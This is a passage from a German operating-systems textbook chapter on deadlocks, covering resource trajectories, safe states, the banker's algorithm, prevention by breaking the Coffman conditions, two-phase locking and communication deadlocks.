„Avoidance“ verwendet.)

6.5.1 Ressourcenspuren

Die wichtigsten Algorithmen zur Deadlock-Verhinderung basieren auf dem Konzept der sicheren Zustände. Bevor wir uns den Algorithmen selbst zuwenden, schweifen wir etwas ab und stellen das Konzept der Sicherheit in anschaulicher und leicht verständlicher Weise vor. Obwohl sich der grafische Ansatz nicht direkt in einem Algorithmus umsetzen lässt, wird das Problem dadurch anschaulicher und intuitiv zugänglich.

In ►Abbildung 6.8 sehen wir ein Modell, das zwei Prozesse und zwei Ressourcen behandelt, beispielsweise einen Drucker und einen Plotter. Die horizontale Achse repräsentiert die Anzahl der Anweisungen, die von Prozess A ausgeführt werden. Die vertikale Achse repräsentiert die Anzahl der Anweisungen, die von Prozess B ausgeführt werden. Am Punkt I_1 verlangt Prozess A einen Drucker, am Punkt I_2 benötigt er einen Plotter. Der Drucker und der Plotter werden bei I_3 bzw. I_4 wieder freigegeben. Prozess B benötigt den Plotter von I_5 bis I_7 und den Drucker von I_6 bis I_8 .




Abbildung 6.8: Ressourcenspur für zwei Prozesse

Jeder Punkt im Diagramm repräsentiert einen gemeinsamen Zustand der beiden Prozesse. Solange noch keiner der Prozesse Anweisungen ausgeführt hat, ist der Zustand im Ursprung p . Wenn der Scheduler zunächst A zur Ausführung auswählt, kommen wir zum Punkt q . Hier hat A schon eine Anzahl von Anweisungen ausgeführt, B dagegen noch keine. Am Punkt q wird die Spur senkrecht, was bedeutet, dass nun B ausgeführt wird. Mit nur einem Prozessor verlaufen die Pfade immer horizontal oder vertikal, niemals diagonal. Außerdem geht die Bewegung immer nach rechts oder nach oben, niemals nach links oder unten, da Prozesse natürlich nicht rückwärts laufen können.

Sobald A auf dem Weg von r nach s die Linie bei I_1 überschreitet, reserviert er sich den Drucker. Am Punkt t reserviert sich B den Plotter.

Die schraffierten Bereiche sind besonders interessant. Der von links unten nach rechts oben schraffierte Bereich enthält die Zustände, in denen beide Prozesse den Drucker belegen. Da dies unmöglich ist, ist dieser Bereich unerreichbar. Mit dem anders schraffierten Bereich verhält es sich ähnlich. Hier belegen beide Prozesse den Plotter und der Bereich ist ebenfalls unerreichbar.

Falls das System in das Rechteck eintritt, das links und rechts von I_1 und I_2 und oben und unten von I_6 und I_5 begrenzt wird, ist ein Deadlock unvermeidlich, sobald es den Schnittpunkt von I_2 und I_6 erreicht. An diesem Punkt verlangt A den Plotter und B den Drucker und beide sind schon vergeben. Das gesamte Rechteck ist unsicher und darf nicht betreten werden. Am Punkt t ist die einzige sichere Möglichkeit, Prozess A bis I_4 auszuführen. Nach I_4 ist jede beliebige Spur bis zum Punkt u gleich gut.

Wichtig ist hier die Tatsache, dass Prozess B am Punkt t eine Ressource anfordert. Das System muss entscheiden, ob er sie bekommt oder nicht. Wenn B die Ressource bekommt, tritt das System in einen unsicheren Bereich ein und es entsteht schließlich ein Deadlock. Um einen Deadlock zu verhindern, sollte B blockiert werden, bis A den Plotter angefordert und wieder freigegeben hat.

6.5.2 Sichere und unsichere Zustände

Die Algorithmen zur Verhinderung von Deadlocks, die wir behandeln werden, benutzen die Informationen aus Abbildung 6.6. Zu jedem Zeitpunkt wird der aktuelle Zustand durch E , A , C und R bestimmt. Ein Zustand heißt **sicher**, wenn es eine Scheduling-Reihenfolge gibt, die nicht zum Deadlock führt, selbst wenn alle Prozesse sofort ihre maximale Anzahl an Ressourcen anfordern. Dieses Konzept lässt sich am einfachsten an einem Beispiel mit nur einer Ressourcenklasse veranschaulichen. ►Abbildung 6.9(a) zeigt einen Zustand, in dem Prozess A drei Instanzen der Ressource belegt, später aber möglicherweise bis zu neun Instanzen benötigt. B belegt momentan zwei Instanzen und benötigt später insgesamt vier. C hat ebenfalls zwei, braucht aber später noch bis zu fünf weitere Instanzen. Insgesamt existieren zehn Instanzen der Ressource. Sieben sind schon belegt, also sind momentan noch drei verfügbar.

| Belegt Max. |
|-------------|-------------|-------------|-------------|-------------|
| A 3 9 | A 3 9 | A 3 9 | A 3 9 | A 3 9 |
| B 2 4 | B 4 4 | B 0 - | B 0 - | B 0 - |
| C 2 7 | C 2 7 | C 2 7 | C 7 7 | C 0 - |
| Frei: 3 | Frei: 1 | Frei: 5 | Frei: 0 | Frei: 7 |
| a | b | c | d | e |

Abbildung 6.9: Nachweis, dass der Zustand in (a) sicher ist

Der Zustand in Abbildung 6.9(a) ist sicher, weil es eine Folge von Zuteilungen gibt, durch die alle Prozesse zu Ende laufen können. Der Scheduler könnte zunächst ausschließlich *B* ausführen, bis dieser die zwei weiteren Instanzen der Ressource reserviert hat (►Abbildung 6.9(b)). Sobald *B* beendet ist, befinden wir uns im Zustand in 6.9(c). Nun kann der Scheduler *C* ausführen, was zu dem Zustand in ►Abbildung 6.9(d) führt. Wenn *C* beendet ist, erhalten wir den Zustand in ►Abbildung 6.9(e). Jetzt sind die sechs Instanzen, die *A* benötigt, frei und *A* kann ebenfalls zu Ende laufen. Der Zustand in ►Abbildung 6.9(a) ist also sicher, weil das System durch vorsichtiges Scheduling einen Deadlock verhindern kann.

Gehen wir jetzt von demselben Anfangszustand in ►Abbildung 6.10(a) aus, mit dem Unterschied, dass *A* noch eine weitere Ressource zugeteilt bekommt, so dass sich der Zustand in ►Abbildung 6.10(b) ergibt. Können wir eine Reihenfolge finden, die sicher funktioniert? Versuchen wir es. Der Scheduler könnte Prozess *B* ausführen, bis dieser alle seine Ressourcen anfordert ►Abbildung 6.10(c).

Belegt Max.	Belegt Max.	Belegt Max.	Belegt Max.
A 3 9	A 4 9	A 4 9	A 4 9
B 2 4	B 2 4	B 4 4	B - -
C 2 7	C 2 7	C 2 7	C 2 7
Frei: 3	Frei: 2	Frei: 0	Frei: 4
a	b	c	d

Abbildung 6.10: Nachweis, dass der Zustand in (b) unsicher ist

Sobald *B* beendet ist, haben wir die Situation aus Abbildung 6.10(d). An diesem Punkt stecken wir fest. Wir haben nur vier freie Instanzen der Ressource und jeder aktive Prozess braucht fünf. Es gibt keine Reihenfolge, die garantiert, dass alle Prozesse zu Ende laufen können. Die Zuteilungsentscheidung von Abbildung 6.10(a) nach Abbildung 6.10(b) führte das System von einem sicheren Zustand in einen unsicheren. In Abbildung 6.10(b) zunächst *A* oder *C* auszuführen, hätte auch nicht geholfen. Im Nachhinein betrachtet hätte *A* die Ressource nicht bekommen dürfen.

Es sollte erwähnt werden, dass ein unsicherer Zustand noch kein Deadlock-Zustand ist. Vom Zustand in Abbildung 6.10(b) aus könnte das System noch eine Weile weiterlaufen. Tatsächlich könnte sogar ein Prozess beendet werden. Außerdem ist es möglich, dass Prozess *A* eine Ressource freigibt, bevor er versucht, weitere zu reservieren. So

könnte B beendet werden und ein Deadlock wäre gänzlich verhindert. Der Unterschied zwischen einem sicheren und einem unsicheren Zustand ist, dass das System in einem sicheren Zustand *garantieren* kann, dass alle Prozesse zu Ende laufen; in einem unsicheren Zustand ist eine solche Garantie unmöglich.

6.5.3 Der Bankier-Algorithmus für eine einzelne Ressource

Eine Schedulingstrategie, die Deadlocks verhindern kann, geht auf Dijkstra (1965) zurück und ist als **Bankier-Algorithmus** (*banker's algorithm*) bekannt. Der Algorithmus ist eine Erweiterung des Deadlock-Erkennungsalgorithmus, den wir in Abschnitt 6.4.1 kennengelernt haben. Er ist der Art nachempfunden, wie ein Kleinstadtbankier die Kreditwünsche einer Gruppe von Kunden behandeln könnte. Der Algorithmus überprüft bei jedem Kreditantrag, ob der Kredit zu einem sicheren oder zu einem unsicheren Zustand führt. Wenn der Kredit zu einem sicheren Zustand führt, wird er bewilligt, ansonsten wird er abgelehnt. ►Abbildung 6.11(a) zeigt vier Kunden, A , B , C und D , von denen jeder ein bestimmtes Maximum an Krediteinheiten hat (z.B. 1 Einheit = 1.000 Euro). Der Bankier weiß, dass nicht alle Kunden sofort ihr Maximum ausschöpfen werden, und reserviert deshalb nur 10 statt 22 Einheiten. (In dieser Analogie sind die Kunden Prozesse, die Krediteinheiten könnten z.B. Bandlaufwerke sein und der Bankier ist das Betriebssystem.)

Die Abbildung zeigt drei Tabelle mit den Spalten "Belegt" und "Max.". Die Zeilen sind mit den Kunden A, B, C und D beschriftet. Unter jeder Tabelle steht die Anzahl der freien Einheiten.

	Belegt		Max.
A	0	6	
B	0	5	
C	0	4	
D	0	7	

Frei: 10 a

	Belegt		Max.
A	1	6	
B	1	5	
C	2	4	
D	4	7	

Frei: 2 b

	Belegt		Max.
A	1	6	
B	2	5	
C	2	4	
D	4	7	

Frei: 1 c

Abbildung 6.11: Drei Belegungszustände: (a) Sicher (b) Sicher (c) Unsicher

Die Kunden kümmern sich um ihre Geschäfte und beantragen gelegentlich einen Kredit (d.h., sie fordern Ressourcen an). Zu einem bestimmten Zeitpunkt entsteht ein Zustand wie in ►Abbildung 6.11(b). Dieser Zustand ist sicher, weil der Bankier alle Anforderungen außer denjenigen von C verzögern kann. Nachdem C beendet ist, gibt er alle vier Ressourcen frei. Mit vier freien Ressourcen kann der Bankier dann entweder D oder B die benötigten Kredite bewilligen usw.

Stellen wir uns vor, was passieren würde, wenn B in Abbildung 6.11(b) noch eine weitere Einheit bewilligt bekäme. In diesem Fall hätten wir den unsicheren Zustand von ►Abbildung 6.11(c). Wenn alle Kunden auf einmal ihr Maximum ausschöpfen wollten, könnte der Bankier keinen der Anträge bewilligen und wir hätten einen Deadlock. Ein unsicherer Zustand führt nicht *unbedingt* zum Deadlock, da ein Kunde nicht notwendigerweise sein Maximum ausschöpft, aber auf dieses Verhalten kann sich der Bankier nicht verlassen.

Der Bankier-Algorithmus prüft jede Anforderung, sobald sie auftritt, und stellt fest, ob sich ein sicherer Zustand ergibt. Wenn sich ein sicherer Zustand ergibt, wird die Anforderung bewilligt, ansonsten wird sie auf später verschoben. Um festzustellen, ob ein Zustand sicher ist, überprüft der Algorithmus, ob noch genug Ressourcen übrig sind, um einen anderen Kunden zufriedenzustellen. Wenn ja, wird angenommen, dass dieser Kunde seine Kredite zurückzahlt, und der Kunde, der nun am nächsten an seinem Limit ist, wird überprüft. Wenn schließlich alle Kredite zurückgezahlt sind, ist der Zustand sicher und der Antrag kann bewilligt werden.

6.5.4 Der Bankier-Algorithmus für mehrere Ressourcen

Der Bankier-Algorithmus kann für mehrere Ressourcenklassen verallgemeinert werden.
► Abbildung 6.12 zeigt, wie das geht.

	Prozess	Bandlaufwerk	Plotter	Drucker	CD-ROM
A	3	0	1	1	
B	0	1	0	0	
C	1	1	1	0	
D	1	1	0	1	
E	0	0	0	0	

	Prozess	Bandlaufwerk	Plotter	Drucker	CD-ROM
A	1	1	0	0	
B	0	1	1	2	
C	3	1	0	0	
D	0	0	1	0	
E	2	1	1	0	

Zugewiesene Ressourcen
Noch benötigte Ressourcen

$E = (6342)$
 $P = (5322)$
 $A = (1020)$

Abbildung 6.12: Der Bankier-Algorithmus für mehrere Ressourcenklassen

In Abbildung 6.12 sehen wir zwei Matrizen. Die linke zeigt, wie viele Instanzen aus jeder Ressourcenklasse jeder der fünf Prozesse gerade belegt. Die rechte Matrix zeigt, wie viele Ressourcen jeder Prozess vor seiner Beendigung noch benötigt. Diese Matrizen sind gerade C und R aus Abbildung 6.6. Wie im Fall mit einer Ressourcenklasse muss jeder Prozess vor seiner Ausführung angeben, wie viele Ressourcen er insgesamt benötigt, damit das System zu jeder Zeit die rechte der beiden Matrizen berechnen kann.

Die drei Vektoren rechts in der Abbildung enthalten jeweils die insgesamt vorhandenen Ressourcen E , die belegten Ressourcen P und die verfügbaren Ressourcen A . An E sehen wir, dass das System insgesamt sechs Bandlaufwerke, drei Plotter, vier Drucker und zwei CD-ROM-Laufwerke besitzt. Davon sind im Augenblick fünf Bandlaufwerke, drei Plotter, zwei Drucker und zwei CD-ROM-Laufwerke belegt. Diese Zahlen kann man leicht berechnen, indem man die Einträge in den vier Spalten der linken Matrix aufaddiert. Der Ressourcenrestvektor ist ganz einfach die Differenz zwischen den insgesamt vorhandenen und den belegten Ressourcen jeder Klasse.

Jetzt können wir den Algorithmus angeben, der überprüft, ob ein Zustand sicher ist.

- 1.** Suche eine Zeile aus R , deren ungedeckter Ressourcenbedarf kleiner oder gleich A ist. Wenn es keine solche Zeile gibt, kann kein Prozess beendet werden und das System wird in einen Deadlock laufen (vorausgesetzt, die Prozesse behalten immer alle Ressourcen, die sie einmal belegt haben).
- 2.** Nimm an, dass der Prozess, der der gewählten Zeile entspricht, alle nötigen Ressourcen reserviert (was immer möglich ist) und seine Ausführung beendet. Markiere den Prozess als beendet und addiere seine Ressourcen zu A .
- 3.** Wiederhole Schritt 1 und 2, bis entweder alle Prozesse markiert sind oder kein Prozess mehr übrig ist, dessen Ressourcenbedarf gedeckt werden kann. Im ersten Fall ist der Zustand sicher, im zweiten Fall tritt ein Deadlock auf.

Wenn im ersten Schritt mehrere Prozesse zur Auswahl stehen, ist es unwichtig, welcher zuerst ausgeführt wird: Die verfügbaren Ressourcen können sich nur vermehren oder schlimmstenfalls gleich bleiben.

Kommen wir nun zu dem Beispiel aus Abbildung 6.12 zurück. Der gezeigte Zustand ist sicher. Nehmen wir an, dass Prozess B jetzt einen Drucker verlangt, der ihm bewilligt werden kann, weil der Zustand sicher bleibt (Prozess D kann beendet werden, dann A und E , dann der Rest).

Stellen wir uns nun vor, dass E den letzten Drucker verlangt, nachdem B einen der zwei übrigen Drucker reserviert. Wenn E den letzten Drucker bekommt, wäre der Restvektor auf $(1 \ 0 \ 0 \ 0)$ reduziert, was zu einem Deadlock führen würde. Offensichtlich muss das System E den Drucker vorläufig verweigern.

Der Bankier-Algorithmus wurde zuerst von Dijkstra im Jahr 1965 veröffentlicht. Seitdem wurde er in fast allen Büchern über Betriebssysteme eingehend behandelt. Zahllose Artikel sind über die verschiedensten Aspekte des Algorithmus erschienen. Unglücklicherweise besaßen nur sehr wenige Autoren den Mut, darauf hinzuweisen, dass der Algorithmus zwar in der Theorie wunderschön, in der Praxis aber im Grunde nutzlos ist, weil Prozesse nur selten im Voraus wissen, wie viele Ressourcen sie brauchen werden. Außerdem ist die Anzahl der Prozesse nicht fest, sondern sie ändert sich ständig, wenn sich neue Benutzer ein- und ausloggen. Abgesehen davon können Ressourcen, die bisher verfügbar waren, plötzlich verschwinden (z.B. fallen Bandlaufwerke aus). Daher wird der Bankier-Algorithmus wenn überhaupt nur von sehr wenigen Systemen benutzt, um Deadlocks zu verhindern.

6.6 Vermeidung von Deadlocks (Prevention)

Nachdem wir nun wissen, dass die Verhinderung von Deadlocks im Grunde unmöglich ist, weil dazu Informationen über zukünftige Ressourcenanforderungen nötig sind, die nicht bekannt sind, stellt sich die Frage: Was unternehmen eigentlich reale Systeme gegen Deadlocks? Die Antwort steckt in den schon bekannten vier Voraus-

setzungen für Deadlocks, die von Coffman et al. (1971) formuliert wurden. Wenn wir sicherstellen können, dass zumindest eine dieser Voraussetzungen niemals erfüllt ist, werden Deadlocks prinzipiell unmöglich (Havender, 1968).

6.6.1 Unterlaufen der Bedingung des wechselseitigen Ausschlusses

Nehmen wir uns zunächst den wechselseitigen Ausschluss vor. Wenn keine Ressource jemals einem Prozess exklusiv zugeteilt wäre, könnten niemals Deadlocks entstehen. Ebenso klar ist aber, dass man es nicht zwei Prozessen gleichzeitig erlauben darf, auf demselben Drucker zu drucken. Das Ergebnis wäre Chaos. Durch Spooling können mehrere Prozesse gleichzeitig Ausgaben erzeugen. In diesem Modell reserviert nur der Drucker-Daemon den Drucker. Da der Drucker-Daemon niemals andere Ressourcen verlangt, können wir Deadlocks für den Drucker ausschließen.

Wenn der Daemon so programmiert ist, dass er schon zu drucken beginnt, bevor die gesamte Ausgabe vorliegt, könnte der Drucker stundenlang leer laufen, bis es dem Prozess einfällt, die zweite Hälfte seiner Daten zu produzieren. Aus diesem Grund sind Drucker-Daemons meist so programmiert, dass sie erst mit dem Drucken beginnen, wenn die gesamte Ausgabedatei vorliegt. Dieses Vorgehen kann allerdings zu Deadlocks führen. Was würde wohl passieren, wenn zwei Prozesse jeweils die Hälfte des verfügbaren Spooling-Speichers mit ihrer Ausgabe füllen würden und noch nicht fertig wären? In diesem Fall haben wir zwei Prozesse, die beide nur einen Teil ihrer Ausgabe beendet haben und nicht weiterlaufen können. Keiner der beiden wird jemals fertig werden und wir haben einen Deadlock.

Trotzdem ist dies der Ansatz zu einer Idee, die sich häufig anwenden lässt: Ressourcen nur zuzuteilen, wenn es unbedingt nötig ist, und dafür zu sorgen, dass so wenig Prozesse wie möglich die Ressource selbst anfordern.

6.6.2 Unterlaufen der Hold-and-Wait-Bedingung

Die zweite Voraussetzung von Coffman et al. sieht etwas vielversprechender aus. Wenn wir vermeiden, dass Prozesse auf Ressourcen warten, während sie andere Ressourcen belegen, gibt es keine Deadlocks mehr. Ein mögliches Vorgehen besteht darin, zu verlangen, dass jeder Prozess alle benötigten Ressourcen im Voraus anfordert. Wenn die Ressourcen verfügbar sind, werden sie ihm zugeteilt und er kann ausgeführt werden. Wenn ein oder mehrere Ressourcen belegt sind, werden keine Ressourcen reserviert und der Prozess muss warten.

Ein offensichtliches Problem bei diesem Ansatz ist, dass die meisten Prozesse nicht im Voraus wissen, wie viele Ressourcen sie benötigen werden. Wenn sie es wüssten, könnte man ja den Bankier-Algorithmus verwenden. Außerdem werden die Ressourcen auf diese Art nicht effizient genutzt. Nehmen wir als Beispiel einen Prozess, der Daten von einem Band liest, dann eine Stunde rechnet und anschließend das Ergebnis auf einem Plotter ausdruckt. Wenn alle Ressourcen im Voraus angefordert werden müssen, belegt der Prozess das Bandlaufwerk und den Plotter für eine Stunde.

Trotzdem verlangen die Betriebssysteme einiger Großrechner, dass der Benutzer in die erste Zeile eines Jobs die benötigten Ressourcen einträgt. Das System belegt die Ressourcen dann sofort und gibt sie erst wieder frei, wenn der Job erledigt ist. Diese Methode belastet die Programmierer und verschwendet Ressourcen, aber man muss zugeben, dass sie Deadlocks vermeidet.

Eine etwas andere Art, der Hold-and-Wait-Bedingung beizukommen, verlangt von einem Prozess, vor einer Anforderung alle seine Ressourcen kurzzeitig freizugeben und dann alles auf einmal zu reservieren.

6.6.3 Unterlaufen der Bedingung der Ununterbrechbarkeit

Die dritte Bedingung (Ununterbrechbarkeit) bietet ebenfalls eine Möglichkeit. Einem Prozess gewaltsam einen Drucker zu entziehen, auf dem er gerade etwas ausdrückt, ist bestenfalls schwierig und schlimmstenfalls unmöglich. Allerdings können einige Ressourcen virtualisiert werden, um diese Situation zu vermeiden. Spooling-Drucker geben ihren Ausdruck auf die Platte und erlauben nur dem Drucker-Daemon den Zugriff auf den realen Drucker. Dadurch werden Deadlocks vermieden, an denen Drucker beteiligt sind. Dafür könnten Deadlocks in Bezug auf den Plattenplatz entstehen. Bei großen Platten ist es allerdings recht unwahrscheinlich, dass der Speicherplatz zum Engpass wird.

Es können jedoch nicht alle Ressourcen auf diese Weise virtualisiert werden. Zum Beispiel müssen Datensätze in Datenbanken oder Tabellen innerhalb des Betriebssystems beim Benutzen gesperrt werden – und hierin liegt die Gefahr für Deadlocks.

6.6.4 Unterlaufen der zyklischen Wartebedingung

Eine letzte Bedingung bleibt noch übrig. Die zyklische Wartebedingung kann auf mehrere Arten beseitigt werden. Eine Möglichkeit ist es, jedem Prozess zu jedem Zeitpunkt immer nur eine Ressource zu erlauben. Wenn er eine zweite benötigt, muss er zunächst die erste wieder freigeben. Für einen Prozess, der eine größere Datei von einem Bandlaufwerk auf die Festplatte kopieren will, ist diese Bedingung nicht annehmbar.

Eine andere Möglichkeit ist das Durchnummerieren der Ressourcen wie in ►Abbildung 6.13(b) gezeigt. Jeder Prozess kann jetzt Ressourcen anfordern, wann immer er will, allerdings muss er es in aufsteigender Reihenfolge tun. Ein Prozess darf zuerst einen Drucker und dann ein Bandlaufwerk anfordern, aber nicht zuerst einen Plotter und dann einen Drucker.




Abbildung 6.13: (a) Numerisch geordnete Ressourcen (b) Ressourcen-Belegungsgraph

Mit dieser Regel bleibt der Ressourcen-Belegungsgraph immer zyklenfrei. Überlegen wir uns dies für den Fall von zwei Prozessen ▶ Abbildung 6.13(b). Ein Deadlock ist nur möglich, wenn A die Ressource j verlangt und B die Ressource i . Angenommen, i und j sind verschiedene Ressourcen und haben deshalb verschiedene Nummern. Wenn $i > j$ ist, darf A nicht j verlangen, weil er schon eine Ressource mit einer höheren Nummer besitzt. Wenn $i < j$ ist, darf B nicht i verlangen, weil er schon eine Ressource mit einer höheren Nummer besitzt. In beiden Fällen ist ein Deadlock unmöglich.

Die gleiche Überlegung gilt für mehr als zwei Prozesse. Zu jedem Zeitpunkt hat eine der reservierten Ressourcen die höchste Nummer. Der Prozess, der diese Ressource belegt, wird niemals eine Ressource verlangen, die schon vergeben ist. Er wird entweder zu Ende laufen oder schlimmstenfalls eine Ressource verlangen, deren Nummer noch höher ist. Am Ende gibt er die belegten Ressourcen frei und ein anderer Prozess hat nun die Ressource mit der höchsten Nummer. Es existiert also eine Reihenfolge, in der alle Prozesse zu Ende laufen können, und es gibt keine Deadlocks.

Eine kleine Variante dieses Algorithmus besteht darin, die Forderung aufzugeben, Ressourcen in streng aufsteigender Reihenfolge anzufordern. Stattdessen wird nur noch verlangt, dass kein Prozess eine Ressource anfordert, die eine kleinere Nummer hat als die schon reservierten Ressourcen. Wenn ein Prozess 9 und 10 reserviert und sie anschließend wieder freigibt, fängt er eigentlich wieder von vorne an. Es gibt also keinen Grund, warum er nicht als Nächstes 1 anfordern sollte.

Das Durchnummerieren der Ressourcen beseitigt zwar das Problem der Deadlocks, mitunter könnte es aber unmöglich sein, eine Ordnung zu finden, mit der jeder zufrieden ist. Es gibt so viele verschiedene Anwendungsmöglichkeiten und Ressourcen, z.B. Prozesstabelleneinträge, Speicherplatz des Plattenspoolers, gesperrte Datensätze und andere abstrakte Ressourcen, dass keine Ordnung für jeden funktionieren würde.

▶ Abbildung 6.14 fasst die verschiedenen Ansätze zur Deadlock-Vermeidung noch einmal zusammen.

Bedingung	Ansatz
Wechselseitiger Ausschluss	Spooling
Hold-and-Wait	Alle Ressourcen zu Beginn anfordern
Ununterbrechbarkeit	Ressourcen entziehen
Zyklisches Warten	Ressourcen numerisch ordnen

Abbildung 6.14: Die verschiedenen Ansätze zur Deadlock-Vermeidung

6.7 Weitere Themen zu Deadlocks

In diesem Abschnitt behandeln wir ein paar weitere Themen, die Deadlocks betreffen, darunter Zwei-Phasen-Sperren, Deadlocks ohne Ressourcen und Verhungern.

6.7.1 Zwei-Phasen-Sperren

Obwohl weder das Verhindern noch das Vermeiden von Deadlocks im allgemeinen Fall besonders vielversprechend sind, gibt es viele hervorragende Algorithmen für spezielle Anwendungen. In vielen Datenbanksystemen kommt es zum Beispiel vor, dass ein Prozess mehrere Datensätze sperrt, um sie dann zu bearbeiten. Wenn mehrere Prozesse gleichzeitig auf die Datenbank zugreifen, ist die Gefahr von Deadlocks relativ hoch.

In diesem Fall kommt häufig das sogenannte **Zwei-Phasen-Sperren** (*two-phase locking*) zum Einsatz. In der ersten Phase versucht der Prozess, alle Datensätze, die er bearbeiten will, der Reihe nach zu sperren. Wenn das funktioniert, beginnt er mit der zweiten Phase, in der er die Datensätze bearbeitet und wieder freigibt. In der ersten Phase wird keine wirkliche Arbeit erledigt.

Wenn der Prozess in der ersten Phase auf einen gesperrten Datensatz stößt, gibt er alle Datensätze frei und fängt nochmals von vorne an. Man könnte sagen, dass dies so ähnlich ist, als ob der Prozess alle benötigten Ressourcen im Voraus reserviert. Zum mindest reserviert er sie, bevor etwas passiert, was nicht mehr rückgängig gemacht werden kann. Es gibt auch Varianten, bei denen der Prozess nicht von vorne anfängt, falls er auf einen gesperrten Datensatz trifft. In diesem Fall sind Deadlocks möglich.

Diese Strategie ist allerdings nicht immer anwendbar. In Echtzeit- oder Prozesskontrollsysteinen kann man beispielsweise nicht einfach einen Prozess abbrechen und neu starten, nur weil eine Ressource belegt ist. Genauso wenig kann man einen Prozess neu starten, der schon Nachrichten über das Netz geschickt, Dateien verändert oder irgendetwas anderes gemacht hat, was nicht ohne Nebeneffekte wiederholt werden kann. Der Algorithmus funktioniert nur in Situationen, in denen der Programmierer dafür gesorgt hat, dass das Programm in der ersten Phase jederzeit unterbrochen und neu gestartet werden kann. Für viele Anwendungen ist das aber unmöglich.

6.7.2 Kommunikationsdeadlocks

Unsere bisherige Betrachtung hat sich auf Ressourcen-Deadlocks konzentriert. Ein Prozess möchte etwas haben, was ein anderer Prozess besitzt, und muss warten, bis dieser andere Prozess es freigibt. Manchmal sind die Ressourcen Bestandteile der Hardware oder der Software, wie zum Beispiel CD-ROM-Laufwerke oder Datensätze in einer Datenbank, manchmal sind die Ressourcen aber auch abstrakter. In Abbildung 6.2 haben wir beispielsweise ein Ressourcen-Deadlock mit Mutexen gesehen. Dies ist ein wenig abstrakter als ein CD-ROM-Laufwerk, aber in diesem Beispiel hat jeder Prozess erfolgreich eine Ressource belegt (eines der Mutexe) und ist beim Versuch, eine weitere (also hier das andere Mutex) zu reservieren, in einen Deadlock geraten. Diese Situation ist ein klassischer Ressourcen-Deadlock.

Wie bereits am Anfang des Kapitels erwähnt, sind Ressourcen-Deadlocks zwar die häufigste, jedoch nicht die einzige Art von Deadlocks. Eine weitere Art kann in Kommunikationssystemen (z.B. Netzwerken) vorkommen, in denen zwei oder mehr Prozesse über das Senden von Nachrichten miteinander kommunizieren. Eine gängige

Anordnung ist, dass Prozess *A* eine Anforderungsnachricht an Prozess *B* schickt und dann so lange blockiert, bis *B* eine Antwort gesendet hat. Nehmen wir einmal an, dass die Anforderungsnachricht verloren geht. Prozess *A* ist blockiert, weil er auf die Antwort wartet. *B* dagegen ist blockiert, weil er auf eine Anfrage wartet, die ihn aktiviert. Wir haben einen Deadlock.

Doch dies ist kein klassischer Ressourcen-Deadlock. *A* besitzt nicht irgendeine Ressource, die *B* haben möchte, und umgekehrt. Tatsächlich sind weit und breit keine Ressourcen in Sicht. Aber laut unserer formalen Definition handelt es sich hier um einen Deadlock, da wir eine Menge von (zwei) Prozessen haben, die beide blockiert sind, weil sie auf ein Ereignis warten, das nur der jeweils andere Prozess auslösen kann. Diese Situation wird **Kommunikationsdeadlock** genannt, um ihn von dem geläufigeren Ressourcen-Deadlock abzugrenzen.

Kommunikationsdeadlocks können nicht durch eine Anordnung der Ressourcen vermieden werden (da es keine Ressourcen gibt) oder durch sorgfältiges Scheduling verhindert werden (da es keinen Zeitpunkt gibt, zu dem eine Anfrage aufgeschoben werden könnte). Zum Glück gibt es eine andere Technik, die zur Behebung von Kommunikationsdeadlocks eingesetzt werden kann: Timeouts. In den meisten vernetzten Kommunikationssystemen wird jedes Mal, wenn eine Nachricht abgesandt wird, auf die eine Antwort erwartet wird, auch ein Timer gestartet. Wenn der Timer abläuft, bevor die Antwort eintrifft, dann nimmt der Sender an, dass die Nachricht verloren ging, und sendet diese noch einmal (und noch einmal und noch einmal, wenn nötig). Auf diese Weise können Deadlocks vermieden werden.

Natürlich könnte es auch sein, dass die Nachricht nicht verloren ging, sondern die Antwort einfach nur verspätet abgeschickt wurde. Dann wird der Empfänger die Nachricht doppelt oder mehrmals erhalten, was möglicherweise unerwünschte Konsequenzen hat. Denken Sie beispielsweise an ein Online-Banking-System, in dem die Nachricht einen Überweisungsauftrag enthält. Offensichtlich sollte dieser Auftrag nicht mehrere Male ausgeführt werden, nur weil das Netzwerk langsam oder das Timeout zu kurz ist. Der Entwurf der Kommunikationsregeln – **Protokolle** genannt – ist ein komplexes Gebiet, noch dazu eines, das weit über den Rahmen dieses Buches hinausgeht. Lesern, die sich für Netzwerkprotokolle interessieren, empfehlen wir ein anderes Buch des Autors: *Computernetzwerke* (Tanenbaum, 2003).

Nicht alle Deadlocks, die in Kommunikationssystemen oder Netzwerken vorkommen, sind Kommunikationsdeadlocks, es können ebenso Ressourcen-Deadlocks auftreten. Betrachten wir als Beispiel das Netzwerk in ►Abbildung 6.15. Diese Abbildung entspricht einem vereinfachten Blick auf das Internet, stark vereinfacht. Das Internet besteht aus zwei Arten von Computern: Hosts und Router. Ein **Host** ist ein Benutzerrechner, entweder ein PC zu Hause, ein Firmen-PC oder ein Unternehmensserver. Hosts bearbeiten Aufträge ihrer Benutzer. Ein **Router** ist ein spezialisierter Kommunikationsrechner, der Datenpakete von der Quelle zum Ziel verschiebt. Jeder Host ist mit einem oder mehreren Routern verbunden, entweder über DSL, Kabelfernsehverbindung, LAN, Wählverbindung, kabelloses Netzwerk, Glasfaserkabel oder etwas anderes.

